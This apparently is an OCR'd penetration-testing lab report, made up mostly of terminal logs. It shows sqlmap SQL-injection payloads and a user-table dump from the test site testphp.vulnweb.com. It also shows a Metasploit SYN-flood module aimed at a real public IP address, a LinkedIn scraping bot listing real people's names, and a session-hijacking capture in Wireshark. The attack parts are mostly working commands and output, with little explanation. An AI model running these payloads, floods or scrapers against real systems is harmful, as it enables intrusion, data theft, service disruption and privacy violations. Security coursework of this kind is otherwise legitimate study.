COUNT(*),CONCAT(0x71707a6271,(SELECT
(ELT(6900=6900,1))),0x7171627a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))Aioz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6271,0x7878694d6b564e4e6a67,0x717
1627a71),NULL,NULL,NULL,NULL--
---
[12:32:57] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:32:57] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[12:32:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:32:58

root@osboxes:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C
email,name,pass--dump
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150917}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:35:06

[12:35:06] [INFO] resuming back-end DBMS 'mysql'
```

```
[12:35:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6304=6304

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cat=1 AND (SELECT 6900 FROM(SELECT
COUNT(*),CONCAT(0x71707a6271,(SELECT
(ELT(6900=6900,1))),0x7171627a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))Aioz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6271,0x7878694d6b564e4e6a67,0x717
1627a71),NULL,NULL,NULL,NULL--
---
[12:35:14] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:35:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:35:14

root@osboxes:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C
email,name,pass --dump
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150917}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 12:37:09

[12:37:09] [INFO] resuming back-end DBMS 'mysql'
[12:37:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6304=6304

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: cat=1 AND (SELECT 6900 FROM(SELECT
COUNT(*),CONCAT(0x71707a6271,(SELECT
(ELT(6900=6900,1))),0x7171627a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: cat=1 AND (SELECT * FROM (SELECT(SLEEP(5)))Aioz)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a6271,0x7878694d6b564e4e6a67,0x717
1627a71),NULL,NULL,NULL,NULL--
---
[12:37:14] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL 5.0
[12:37:14] [INFO] fetching columns 'email, name, pass' for table 'users' in database 'acuart'
[12:37:15] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users' in database 'acuart'
[12:37:15] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----------------+-----------+------+
| email           | name      | pass |
+-----------------+-----------+------+
| email@email.com | HOLLYSTER | test |
+-----------------+-----------+------+
[12:37:15] [INFO] table 'acuart.users' dumped to CSV file
'/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[12:37:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 12:37:15

root@osboxes:~#
```


4. DDOS ATTACK WITH METASPLOIT:

```
root@osboxes:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro
```

```
Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015071403                    ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf auxiliary(synflood) > set RHOST 216.58.196.4
RHOST => 216.58.196.4
msf auxiliary(synflood) > exploit

[*] SYN flooding 216.58.196.4:80.....
```


RESULTS:

1. BOTNET ATTACK:




```
Reading https://pypi.python.org/simple/BeatifulSoup/
Couldn't find index page for 'BeatifulSoup' (maybe misspelled?)
Scanning index of all packages (this may take a while)
Reading https://pypi.python.org/simple/
No local packages or download links found for BeatifulSoup
error: Could not find suitable distribution for Requirement.parse('BeatifulSoup'
)
root@osboxes:~# sudo easy_install BeatifulSoup
Searching for BeatifulSoup
Reading https://pypi.python.org/simple/BeatifulSoup/
Couldn't find index page for 'BeatifulSoup' (maybe misspelled?)
Scanning index of all packages (this may take a while)
Reading https://pypi.python.org/simple/
^Z
[1]+  Stopped                 sudo easy_install BeatifulSoup
root@osboxes:~# sudo easy_install BeautifulSoup
Searching for BeautifulSoup
Best match: BeautifulSoup 3.2.1
Adding BeautifulSoup 3.2.1 to easy-install.pth file

Using /usr/lib/python2.7/dist-packages
Processing dependencies for BeautifulSoup
Finished processing dependencies for BeautifulSoup
root@osboxes:~# 
```

1. INSTALLING BEAUTIFULSOUP AND SELENIUM PYTHON LIBRARIES



```
root@osboxes:~# vim LinkedInBot.py
root@osboxes:~# python LinkedInBot.py erplghk@gmail.com erplghk
```


2. RUNNING THE PYTHON SCRIPT ALONG WITH USER CREDENTIALS



```
(1/15) Visited/Queue)
[+] Mats Ramstedt | LinkedIn Visited!
(2/38) Visited/Queue)
[+] Maria Strand | LinkedIn Visited!
(3/60) Visited/Queue)
[+] Bilyan Mladenov | LinkedIn Visited!
(4/72) Visited/Queue)
[+] Gun-Britt Solberg | LinkedIn Visited!
(5/81) Visited/Queue)
[+] Ljot Strömseng | LinkedIn Visited!
(6/100) Visited/Queue)
[+] Stefan Landin | LinkedIn Visited!
(7/119) Visited/Queue)
[+] Per Knaust | LinkedIn Visited!
(8/134) Visited/Queue)
[+] Anders Brismo | LinkedIn Visited!
(9/143) Visited/Queue)
[+] Patric Stafshede | LinkedIn Visited!
(10/166) Visited/Queue)
[+] Emma Heimonen | LinkedIn Visited!
(11/184) Visited/Queue)
[+] Torbjörn Lindh | LinkedIn Visited!
(12/209) Visited/Queue)
```

3. THE BOT AUTOMATICALLY BROWSING LINKEDIN PROFILES WITHOUT ANY USER INTERACTION


B) SESSION HIJACKING WITH WIRESHARK AND NETWORK MINER:



PENETRATION TESTING

UserName: lakshmi
Email: lakshi.ana@gmail.com
Describer Yourself: sporty
Password : •••••••


4. USER REGISTRATION PAGE ON SERVER SIDE



PENETRATION TESTING

UserName: harsha
Password : ••••••

5. USER LOGIN PAGE ON CLIENT SIDE



PENETRATION TESTING

Welcome lakshmi !


This page is an open source vulnerable web application. It can be used to learn about many different types of web application vulnerabilities.

Currently, These are the following vulnerability types:

- SQL Injection
- XSS(includes Flash Based xss)
- CSRF
- Clickjacking
- SSRF
- File Inclusion
- Code Execution
- Insecure Direct Object Reference
- Unrestricted File Upload vulnerability
- Open URL Redirection
- Server Side Includes(SSI) Injection


Go to Admin Page >>

6. USER SESSION PAGE ON THE HOSTED SITE


finalglh.pcap [Wireshark 1.12.5 (v1.12.5-0-g5819e5b from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save


```
No.   Time        Source                 Destination        Protocol Length Info
   12 7.195241    108.160.167.179        192.168.0.108      TLSv1     379 Application Data
   13 7.201655    192.168.0.108          108.160.167.179    TLSv1     432 Application Data, Application Data
   14 8.040554    108.160.167.179        192.168.0.108      TCP        54 443→50432 [ACK] Seq=326 Ack=379 Win=67 Len=0
   15 11.847282   HonHaiPr_b0:07:5f      TendaTec_17:45:a0  ARP        42 Who has 192.168.0.1?  Tell 192.168.0.108
   16 12.785794   fe80::8495:c84:81cc:d ff02::1:2         DHCPv6    148 Solicit XID: 0xfed750 CID: 0001000119a2a3be5453ed29211b
   17 12.846603   HonHaiPr_b0:07:5f      TendaTec_17:45:a0  ARP        42 Who has 192.168.0.1?  Tell 192.168.0.108
   18 13.677873   192.168.59.1           239.255.255.250    UDP       698 Source port: 49168  Destination port: 3702
   19 13.677279   192.168.0.108          239.255.255.250    UDP       698 Source port: 49168  Destination port: 3702
   20 13.677709   192.168.137.1          239.255.255.250    UDP       698 Source port: 49168  Destination port: 3702
   21 13.846703   HonHaiPr_b0:07:5f      TendaTec_17:45:a0  ARP        42 Who has 192.168.0.1?  Tell 192.168.0.108
   22 13.849157   192.168.0.108          239.255.255.250    UDP       698 Source port: 49168  Destination port: 3702
   23 13.849615   192.168.59.1           239.255.255.250    UDP       698 Source port: 49168  Destination port: 3702
   24 13.849437   192.168.137.1          239.255.255.250    UDP       698 Source port: 49168  Destination port: 3702
